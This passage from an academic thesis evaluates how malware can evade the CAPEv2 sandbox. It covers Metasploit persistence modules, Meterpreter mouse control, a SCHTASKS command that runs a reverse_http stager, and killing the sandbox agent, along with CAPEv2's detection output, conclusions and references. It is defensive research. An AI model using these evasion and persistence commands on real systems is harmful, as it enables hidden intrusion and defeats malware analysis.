Gaining persistence — *gaining permanent access to a system* — is one of the usual tasks performed by hackers, so I have decided to test whether CAPEv2 will keep monitoring the system even after reboot. For this, `windows/local/persistence_service` was used as well as `windows/manage/persistence_exe` Metasploit modules. The first one uploads a specified payload, which in my case was the usual *reverse_http* Meterpreter stager, and then registers it as a service. The latter uploads a specified file (any *exe* file) and registers it as an autorun file by manipulating the Windows registry. Both modules need an already existing Meterpreter session in order to work.

Testing showed that CAPEv2 is not able to monitor the system after a reboot as every action I have done was not recognized by CAPEv2. I have also noticed that on my local test instance, the *human.py*, which mimics the behavior of a user by moving the mouse and clicking stuff, was not running. That leads me to believe that after reboot, the CAPEv2 analyzer is not properly initialized by the Guest Manager and thus not monitoring the file as it should. As I was not able to see the desktop of the victim machine while testing this on the public instance, I cannot say that the same is true for the public instance. But after the reboot, nothing was monitored even on there.

Thanks to this, I believe that CAPEv2 is not well suited for analyzing malware that uses two stages, where the first one is good only for gaining persistence. Because the behavior which happens after the system is rebooted is not being monitored. Fortunately, CAPEv2 is able to detect when a process installs something to be run at Windows startup, as shown in Figure 5.13. This information can be used to realize that the malware behavior might not be monitored properly and that a different tool should be used for the analysis. But it is needed to say that many legitimate software tools ensure persistence and thus, just the detection that persistence is being ensured is not sufficient to flag the file as malware.




```
Signatures
Behavioural detection: Executable code extraction - unpacking
SetUnhandledExceptionFilter detected (possible anti-debug)
Yara rule detections observed from a process memory dump/dropped files/CAPE
Presents an Authenticode digital signature
Creates RWX memory
Dynamic (imported) function loading detected
Performs HTTP requests potentially not found in PCAP.
CAPE extracted potentially suspicious content
The binary contains an unknown PE section name indicative of packing
The binary likely contains encrypted or compressed data.
Authenticode signature is invalid
Uses Windows utilities for basic functionality
Installs itself for autorun at Windows startup
service name: aeTryf
service path: "C:\Users\comp\AppData\Local\Temp\gYEyyezx.exe" rhNbGVSx
Installs itself for autorun at Windows startup
CAPE detected the Meterpreter malware family
```

Figure 5.13. CAPEv2 Detects SW That Ensures Persistence

5.3.4 Control via VNC

VNC sessions allow us to see and control the desktop of the user of the victim machine. Although impractical to use programmatically, it is not impossible to use it as a way how to evade detection, as distinguishing between a valid and wanted VNC session is tough. I wanted to know whether CAPEv2 would be able to monitor the system effectively, as when using the desktop environment, it's the window manager who is responsible for all that is happening. Unfortunately, due to some problems in the configuration of my VNC viewer, I was not able to control the desktop. I was only able to see what was happening on it. So as a replacement, I have used the Meterpreter `mouse` command, which allows me to move the mouse from the console. And As I was able to see the screen, I moved the mouse over the *super_secret_hidden_file.txt* and double-clicked it. That opened up a notepad window with the content of the file. Commands and opened notepad window are shown in Figure 5.14.




```
[*] Started reverse TCP handler on 147.32.215
msf6 exploit(multi/handler) > [*] Sending sta
[*] Meterpreter session 2 opened (147.32.215.
sessions 2
[*] Starting interaction with 2...

meterpreter > mouse
Usage: mouse action (move, click, up, down, r
       mouse [x] [y] (click)
       mouse [action] [x] [y]
  e.g: mouse click
       mouse rightclick 1 1
       mouse move 640 480

meterpreter > mouse move 0 0
[*] Done
meterpreter > mouse move 640 0
[*] Done
meterpreter > mouse move 660 0
[*] Done
meterpreter > mouse move 760 0
[*] Done
meterpreter > mouse move 760 500
[*] Done
meterpreter > mouse move 760 150
[*] Done
meterpreter > mouse move 760 250
[*] Done
meterpreter > mouse doubleclick
[*] Done
meterpreter > ▯
```

super_secret_hidden_file.txt - Notepad
File Edit Format View Help

```
SUPER SECRET TEXT
NOONE SHOULD KNOW THIS
```

Figure 5.14. Using Mouse to Open File



Signatures

Behavioural detection: Executable code extraction - unpacking

Yara rule detections observed from a process memory dump/dropped files/CAPE

Creates RWX memory

Dynamic (imported) function loading detected

CAPE extracted potentially suspicious content

The binary likely contains encrypted or compressed data.

Authenticode signature is invalid

Attempts to restart the guest VM

CAPE detected the Meterpreter malware family

Screenshots

Hosts

No hosts contacted.

Summary

```
\??\PIPE\wkssvc
C:\Windows\SysWOW64\en-US\USER32.dll.mui
```

Figure 5.15. Mouse Commands Not Detected in CAPEv2

As shown in Figure5.15, CAPEv2 did not register access to the monitored file. That means that by using the `mouse` command, we can escape CAPEv2 monitoring. And since `mouse` is a console command, it can be used, together with some image recognition, for fully autonomous malware. And CAPEv2 would not alert us on that. The drawback of this exploit in a real-world scenario is that if a user of the victim machine looks at his desktop — monitor, he would be able to watch the malware perform its duties in real-time.

5.3.5 Windows Task Scheduler

Windows Task Scheduler is a Windows built-in feature to schedule jobs — launch programs at specified times or after defined time intervals, or as a reaction to some system events. Because of the Task Scheduler's ability to execute jobs, it can be manipulated into launching malicious applications as Windows Task Scheduler can be easily controlled from the command line by the `SCHTASK` command. I wanted to test whether CAPEv2 is able to monitor applications launched by Task Scheduler as malware can have its main part scheduled to be run after some event or time. Since CAPEv2 aims to analyze malware behavior, analyzing just the part that schedules the job is insufficient in understanding what the malware really does. On Unix-like systems, *cron* provides similar functionality to Windows Task Scheduler.


The analysis was started by getting a stable Meterpreter session. The command `upload` was then used to upload a specially crafted Meterpreter stager (*reverse_http*) with the intention to have it run by the Task Scheduler. That would open up a new session that might not be monitored by CAPEv2.

A Windows Command Prompt, which was needed to tell the Task Scheduler which tasks to schedule, was then opened up using the `execute -f cmd.exe -i` Meterpreter command. In the newly opened Windows Command Prompt, I was able to schedule the task with the name *HTTP*, to be run as the user *Rebecca*, only once, on the current day at 16:56 (which was a time a minute after I ran this script). The full command to create a new task is as follows:

```
SCHTASKS /CREATE /SC ONCE /TN "HTTP" /TR "C:\Users\Rebecca\reverse_http_
443.exe" /ST 16:56 /RU Rebecca
```

For some reason, the task did not automatically start, and it had to be started up manually using the `SCHTASKS /Run /TN HTTP` command. After the task was run, a new Meterpreter session was established, which I was able to use. This managed to evade the CAPEv2 detection as none of the behavior done in the new session was logged by CAPEv2. Proof of this is shown in Figure 5.16 that in the list of accessed files, there is none *super_secret_hidden_file.txt*.

When starting this analysis, I supposed I would be able to evade CAPEv2 detection using this evasion technique by scheduling a task in Task Scheduler. That is because Task Scheduler is an integral part of the OS. The processes launched by the Task Scheduler are directly launched by it, and on those processes, there are no traces of the malware. The processes launched by the Task Scheduler have no *visible* connection to the malware process, and as discovered, those processes are not monitored by CAPEv2. But CAPEv2 has detected, as shown in Figure 5.17, that the analyzed file scheduled some tasks. This information could be used in the monitor to hook all new tasks created by the scheduler in order to monitor the behavior of the malware properly.




Summary

Accessed Files | Read Files | Modified Files | Deleted Files

```
C:\Windows\WindowsShell.Manifest
\Device\KsecDD
\??\PIPE\wkssvc
C:\Users\Rebecca
C:\Users\Rebecca\reverse_http_443.exe
\Device\NamedPipe\
C:\Windows\System32\en-US\USER32.dll.mui
C:\Users
C:\Windows\System32\Branding\Basebrd\Basebrd.dll
C:\Windows\Branding\Basebrd\basebrd.dll
C:\Windows\Branding\Basebrd\en-US\Basebrd.dll.mui
C:\Windows\Globalization\Sorting\sortdefault.nls
C:\Windows\System32\en-US\cmd.exe.mui
C:\Users\Rebecca\SCHTASKS.*
C:\Users\Rebecca\SCHTASKS
C:\Python27\SCHTASKS.*
C:\Python27\SCHTASKS
C:\Python27\Scripts\SCHTASKS.*
C:\Python27\Scripts\SCHTASKS
C:\Windows\System32\SCHTASKS.*
C:\Windows\System32\schtasks.COM
C:\Windows\System32\schtasks.exe
C:\Windows\System32\Tasks
C:\Windows\System32\Tasks\*
C:\Windows\System32\Tasks\AutoKMS
C:\Windows\Tasks\HTTP.job
C:\Windows\System32\Tasks\HTTP
C:\Windows\System32\Tasks\
\??\MountPointManager
C:\Windows\appcompat\Programs\RecentFileCache.bcf
C:\Windows\AppPatch\sysmain.sdb
C:\Users\Rebecca\
C:\Users\Rebecca\*.*
C:\Users\Rebecca\ui\SwDRM.dll
```

Figure 5.16. List of Accessed Files — SCHTASK



```
Uses Windows utilities for basic functionality
command: SCHTASKS /CREATE /SC ONCE /TN "HTTP" /TR "C:\Users\Rebecca\reverse_http_443.exe" /ST 16:56 /RU Rebecca
command: C:\Windows\system32\schtasks.exe SCHTASKS /CREATE /SC ONCE /TN "HTTP" /TR "C:\Users\Rebecca\reverse_http_443.exe" /ST 16:56 /RU Rebecca
command: SCHTASKS /Run /TN HTTP
command: C:\Windows\system32\schtasks.exe SCHTASKS /Run /TN HTTP
```

Figure 5.17. CAPEv2 Detections — SCHTASK

5.3.6 Killing the Agent

The last option I tried to evade the CAPEv2 monitor was to kill the *agent.py* — the simple python webserver that is used to collect data from the monitor and send it to the sandbox itself for analysis.

If configured as recommended by the installation manual, that means that the guest machine has its UAC set to off, CAPEv2 hides the python executable from the list of currently running processes. So a simple `ps` in the Meterpreter shell will not show me the process ID of it. Unfortunately for the CAPEv2, the process is still shown in the standard windows task manager, so it can also be killed there. And that is exactly what

I did. When the UAC level is set to its default state, that means *notify when a program is trying to make changes to this computer*, the python process is clearly visible in the `ps` list of processes and can be easily killed by `kill <PID>`.

When killed, the *agent* stops sending new information to the CAPEv2 sandbox, and from the moment of its *death*, the analysis is blind. So this is another way how to evade detection. An important note is that this agent can be hidden by process injection or by simple renaming, and then a user unfamiliar with the system would not know which process to kill. This would deem this way of evading the detection practically unusable.

The fact that the agent was killed can be recognized when looking at the execution log CAPEv2 offers. When the analysis ends, in the log, it will say that the analysis ended. When the agent is killed, the log ends prematurely, and there is no sign of *analysis ended* entry. So even though killing the agent is a way how to evade detection, it is not without a trace.

5.4 Results

In this chapter, I have gone through the steps I have performed to analyze how to evade CAPEv2 monitoring. I have used Metasploit to perform steps that would lose the monitor — to bypass or just lose the monitor hooks. Meterpreter shell was the tool, Metasploit offers, I have used it the most as it allowed me to control the victim computer, and it has a lot of the tools needed for system exploitation. However, it is only one of the many available tools.

Firstly I have discovered that Meterpreter's *reverse_tcp* based payloads do not work with the base configuration of CAPEv2. This is caused by a bug in the CAPEv2 monitor, and as such, it means that malware based on this payload will not be detected by CAPEv2 as it will not execute correctly.

I have discovered that simple process migration is not able to evade the detection, and CAPEv2 is capable enough to track it. Furthermore, process migration left a nice track behind. In CAPEv2's report, the full process tree of what the analyzed process migrated into was shown.

The *UAC Bypass* exploit showed me a vulnerability in CAPEv2 as when using a setup more similar to the real world, that means a machine with UAC set to its default state, elevating to system privileges completely evades the monitor. Although CAPEv2 developers specified that CAPEv2 should be used with UAC turned off, I still see this as a weakness as malware can detect the UAC level and refuse to work properly when the UAC level is set to off. Having UAC turned off on a normal home computer is highly unusual — malware can change its behavior based on this setting. This sandbox detection is done by malware to evade being detected and then analyzed by security researchers.

CAPEv2's inability to track processes after the machine is rebooted, as found out in 5.3.3, presents a hard limit on what CAPEv2 can be used for. Since the analyzed malware can be just an installer of some sort, the real malicious stuff is done just after the reboot. In this case, CAPEv2 cannot be used as my experiments showed that it is unable to handle the restart of the guest machine. Since a request to reboot a computer usually signifies nothing malicious, this CAPEv2 trait makes it hard to analyze the given malware correctly, should it try to reboot the system.

Another way how to lose the CAPEv2 monitor was the usage of the `mouse` command, thus using the mouse to perform steps. The biggest problem I see there is that CAPEv2 did not detect that I was moving the mouse — issuing commands to move the mouse.

And since when UI elements are used to control the computer, it is not the monitored program that is responsible for the relevant syscalls, and that is the reason why this is a way how to evade the monitoring. Related to this is the possibility of losing the monitor by using Task Scheduler. Those two ways are really similar in concept as they rely on using a system application to do the work instead of the monitored application.

Killing the agent is sort of a last resort but an effective way to avoid detection. Since killing the agent is not reported by the CAPEv2, it is also safe to assume as it will not trigger any alarm. Of course, this does not evade the detection in the correct sense of the word *evade*, but more like denies the possibility of analyzing it. The only problem with this approach is locating and then killing the correct process.

Apart from elevating to the system with one of the UAC bypass modules and using the UI elements to navigate through the system, all the other ways I have proposed in this thesis on how to evade detection in CAPEv2 leave traces behind them. Those traces means that even though I was able to evade the detection eventually, I left traces behind which could (and definitely should) be used to alert the user of CAPEv2 that there was an attempt to evade the monitor and that the analysis might be incomplete.

Chapter 6 Summary

The aim of this thesis was to analyze the detection capabilities of the CAPEv2 sandbox. Mainly to analyze what ways malware can use to evade detection in the CAPEv2 sandbox if it is even possible. I have achieved this by analyzing how CAPEv2 works, analyzing the common detection evasion techniques, and by analyzing and getting familiar with Metasploit — the common pen-testing framework. I did then strengthen and verify this knowledge in the experimental part, where I was looking for ways how to evade the detection. In the process of writing this thesis, I have not encountered any problems with good resources I could rely on. However, CAPEv2's documentation could be a bit better as I often had to research its well-commented source code to understand how CAPEv2 really works.

In Chapter 2, I explained what CAPEv2 sandbox is, how it works and what it is good for. I have aimed to provide a general overview of how this sandbox operates as an understanding that is crucial for later parts of this work.

Detection evasion is covered in Chapter 3. I have surveyed the most common detection evasion techniques in the Windows ecosystem. In this chapter, I have also covered process injection as that is a technique often needed to perform evasion detection in some form.

I have also focused on Metasploit, a tool I have used in the experimental part. A general overview of how this tool functions, its capabilities, and principal components, presented with regard to the aim of my work, is given in Chapter 4.

In the experimental section, Chapter 5, I have focused on finding attack vectors that would escape the CAPEv2 monitoring. For this, as previously mentioned, I was mainly using the Metasploit framework. The first part of this chapter was dedicated to explaining the technology and infrastructure used, while the other was aimed at the analysis itself.

I have managed to find ways how to evade CAPEv2 detection as well as a flaw in the monitor which makes monitoring of some samples impossible. That is because the CAPEv2's monitor hooks are designed to speed up time for the analyzed sample as a countermeasure to common sandbox-detection techniques. CAPEv2 is definitely not a flawless sandbox with unavoidable monitoring. Using the GUI — VNC session showed as the technique which would leave the least traces when executed and which completely evades the CAPEv2 detection. The results of my analysis are thoroughly summed up in section 5.4. Although CAPEv2 is not flawless, it is still a capable sandbox, as long as the analyzed malware is not trying to escape the monitor by doing creative things — *ParanoidFish*'s report shows that the common sandbox detection and evasion techniques are ineffective in CAPEv2.

6.1 Future work

Since my analysis in this thesis was focused on analyzing executable files and CAPEv2 is able to analyze URLs, PDFs, and Microsoft Office documents, it would be interesting to see how it handles those samples and whether those samples would provide more ways on how to escape CAPEv2 detection as those samples cannot rely just on the monitor itself because they are not executable.

As shown in Chapter 2.5, hooking could also be used to evade CAPEv2's detection. By developing a custom executable, with deep knowledge of Windows, I believe one can bypass the CAPEv2's hooks by finding either API calls or direct syscalls which are not hooked properly. The effort to hide the use of specific syscalls has already been made.[1] However, doing this kind of obfuscation by hand would be a really time-consuming job. On the other hand, the fact is that malware developers are able and willing to put this much effort into making their malware evade detection, so it might be just a matter of time before an obfuscation process like this could be automated. Analyzing how well CAPEv2 can monitor code obfuscated at such a low level could be interesting. Because, as was already discussed in the introduction, understanding the malware behavior is the first step in mitigating it.

[1] `https://passthehashbrowns.github.io/hiding-your-syscalls`

References

[1] *Malware.*
`https://www.av-test.org/en/statistics/malware/`.

[2] Ulrich Bayer, Andreas Moser, Christopher Kruegel, and Engin Kirda. Dynamic Analysis of Malicious Code. *Journal in Computer Virology*. 2006, 2 (1), 67–77. DOI 10.1007/s11416-006-0012-2.

[3] Victor M. Alvarez. *YARA in a nutshell.*
`https://virustotal.github.io/yara/`.

[4] Andrew Honig Michael Sikorski. *Practical Malware Analysis*. Random House LCC US, 2012. ISBN 1593272901.
`https://www.ebook.de/de/product/14614923/michael_sikorski_andrew_honig_practical_malware_analysis.html`.

[5] Kevin O'Reilly, and Andriy Brukhovetskyy. *CAPE Sandbox Book*. 2022.
`https://capev2.readthedocs.io/en/latest/index.html`.

[6] *Sandbox.*
`https://www.kaspersky.com/enterprise-security/wiki-section/products/sandbox`.

[7] David Esteban Useche-Peláez, Daniel Orlando Díaz-López, Daniela Sepúlveda-Alzate, and Diego Edison Cabuya-Padilla. Building malware classificators usable by State security agencies. *ITECKNE*. 2018, 15 (2), DOI 10.15332/iteckne.v15i2.2072.

[8] *CAPE Sandbox Book: CAPE's main architecture.*
`https://capev2.readthedocs.io/en/latest/_images/architecture-main.png`.

[9] Ricardo van Zutphen. *Cuckoo Sandbox Architecture*. 2019.
`https://hatching.io/blog/cuckoo-sandbox-architecture/`.

[10] *Hooking.*
`https://en.wikipedia.org/wiki/Hooking`.

[11] Juriaan Bremer. *x86 API Hooking Demystified*. 2012.
`http://jbremer.org/x86-api-hooking-demystified/`.

[12] Chandra Sekar Veerappan, Peter Loh Kok Keong, Zhaohui Tang, and Forest Tan. *Taxonomy on malware evasion countermeasures techniques.* In: *2018 IEEE 4th World Forum on Internet of Things (WF-IoT)*. IEEE, 2018.

[13] Roy Golombick. *Malware Evasion Techniques - Sandbox Evasion*. Online. 2022.
`https://blog.minerva-labs.com/malware-evasion-techniques-sandbox-evasion?utm_campaign=internalblog&utm_source=blog&utm_content=bloglotl`.

[14] *Common Sandbox Evasion Techniques.*
`https://www.mcafee.com/blogs/wp-content/uploads/2019/09/Sandbox-evasion-techniques.png`.

[15] Thomas Roccia. *Evolution of Malware Sandbox Evasion Tactics – A Retrospective Study*. Online. 2019.

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/evolution-of-malware-sandbox-evasion-tactics-a-retrospective-study/.

[16] Abdurrahman Pektas, and Tankut Acarman. A dynamic malware analyzer against virtual machine aware malicious software. *Security and Communication Networks*. 2013, 7 (12), 2245–2257. DOI 10.1002/sec.931.

[17] *Process Injection*.
https://attack.mitre.org/techniques/T1055/.

[18] Ashkan Hosseini. *Ten process injection techniques: A technical survey of common and trending process injection techniques*. 2017.
https://www.elastic.co/blog/ten-process-injection-techniques-technical-survey-common-and-trending-process.

[19] *Process Injection Part 1: The Theory*.
https://secarma.com/process-injection-part-1-the-theory/.

[20] Angelystor. *Process Injection Techniques used by Malware*. 2020.
https://medium.com/csg-govtech/process-injection-techniques-used-by-malware-1a34c078612c.

[21] *Process Injection: Asynchronous Procedure Call*. 2021.
https://attack.mitre.org/techniques/T1055/004/.

[22] *Asynchronous Procedure Calls*. 2021.
https://docs.microsoft.com/cs-cz/windows/win32/sync/asynchronous-procedure-calls?redirectedfrom=MSDN.

[23] alion. *Process Injection: APC Injection*. 2021.
https://0x00sec.org/t/process-injection-apc-injection/24608.

[24] Hod Gavriel, and Boris Erbesfeld. *New 'Early Bird' Code Injection Technique Discovered*. 2018.
https://www.cyberbit.com/blog/endpoint-security/new-early-bird-code-injection-technique-discovered/.

[25] Nikhil Mohanlal. *Security 101: What are LOLBins and How Can They be Used Maliciously?* 2021.
https://www.securityhq.com/blog/security-101-lolbins-malware-exploitation/.

[26] *Veil 3 Wiki*.
https://github.com/Veil-Framework/Veil/wiki.

[27] Solo Walker. *Antivirus Evasion with Shelter*. 2021.
https://zsecurity.org/antivirus-evasion/.

[28] *Metasploit Documentation*. 2022.
https://docs.rapid7.com/metasploit/.

[29] *Metasploit Unleashed - Free Ethical Hacking Course*. 2022.
https://www.offensive-security.com/metasploit-unleashed/.

[30] David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Ahoroni. *Metasploit*. Random House LCC US, 2011. ISBN 159327288X.
https://www.amazon.com/Metasploit-Penetration-Testers-David-Kennedy/dp/159327288X.

[31] Sudhanshu Raj, and Navpreet Kaur Walia. *A Study on Metasploit Framework: A Pen-Testing Tool*. In: *2020 International Conference on Computational Performance Evaluation (ComPE)*. IEEE, 2020.

[32] *Metasploit Unleashed - Free Ethical Hacking Course: Metasploit Architecture*. `https://www.offensive-security.com/wp-content/uploads/2015/04/msfarch2.png`.

[33] PenTest-duck. *Offensive Msfvenom: From Generating Shellcode to Creating Trojans*. Online. 2019. `https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86`.

[34] Matt Miller. *Metasploit's Meterpreter*. Online. 2004. `http://www.hick.org/code/skape/papers/meterpreter.pdf`. mmiller@hick.org.

[35] *How User Account Control works*. 2022. `https://docs.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-control-works`.

[36] Leo Davidson. *Windows 7 UAC whitelist: Code-injection Issue (and more)*. 2009. `https://www.pretentiousname.com/misc/win7_uac_whitelist2.html`.

[37] Raj Chandel. *Multiple Ways to Bypass UAC using Metasploit*. 2018. `https://www.hackingarticles.in/multiple-ways-to-bypass-uac-using-metasploit/`.

[38] *Metasploit sourcecode*. `https://github.com/rapid7/metasploit-framework`.

[39] Dominik Kouba. *Analyzing the execution of malware in a sandbox using hierarchical multiple instance learning*. Master's Thesis, Czech Technical University in Prague, Faculty of Electrical Engineering. 2020. `http://hdl.handle.net/10467/95327`.

Appendix A
Attachments

A.1 Infrastructure and Configuration

`access_hidden_file.py`	CAPEv2 signature for detecting access to monitored file.
`capev2.sh`	script used for installing CAPEv2.
`cuckoo.conf`	CAPEv2 main configuration file.
`kvm.conf`	CAPEv2 machinery configuration file.
`routing.conf`	CAPEv2 networking configuration file.

A.2 Data

`reverse_tcp_cape.pcapng`	PCAP file of network communication between VM in CAPEv2 and attacker
`reverse_tcp_cape_nosleep.pcapng`	PCAP file of network communication between VM in CAPEv2 and attacker with disabled sleep hooks
`reverse_tcp_no_cape.pcapng`	PCAP file of network communication between VM in CAPEv2 and attacker without the monitor DLL attached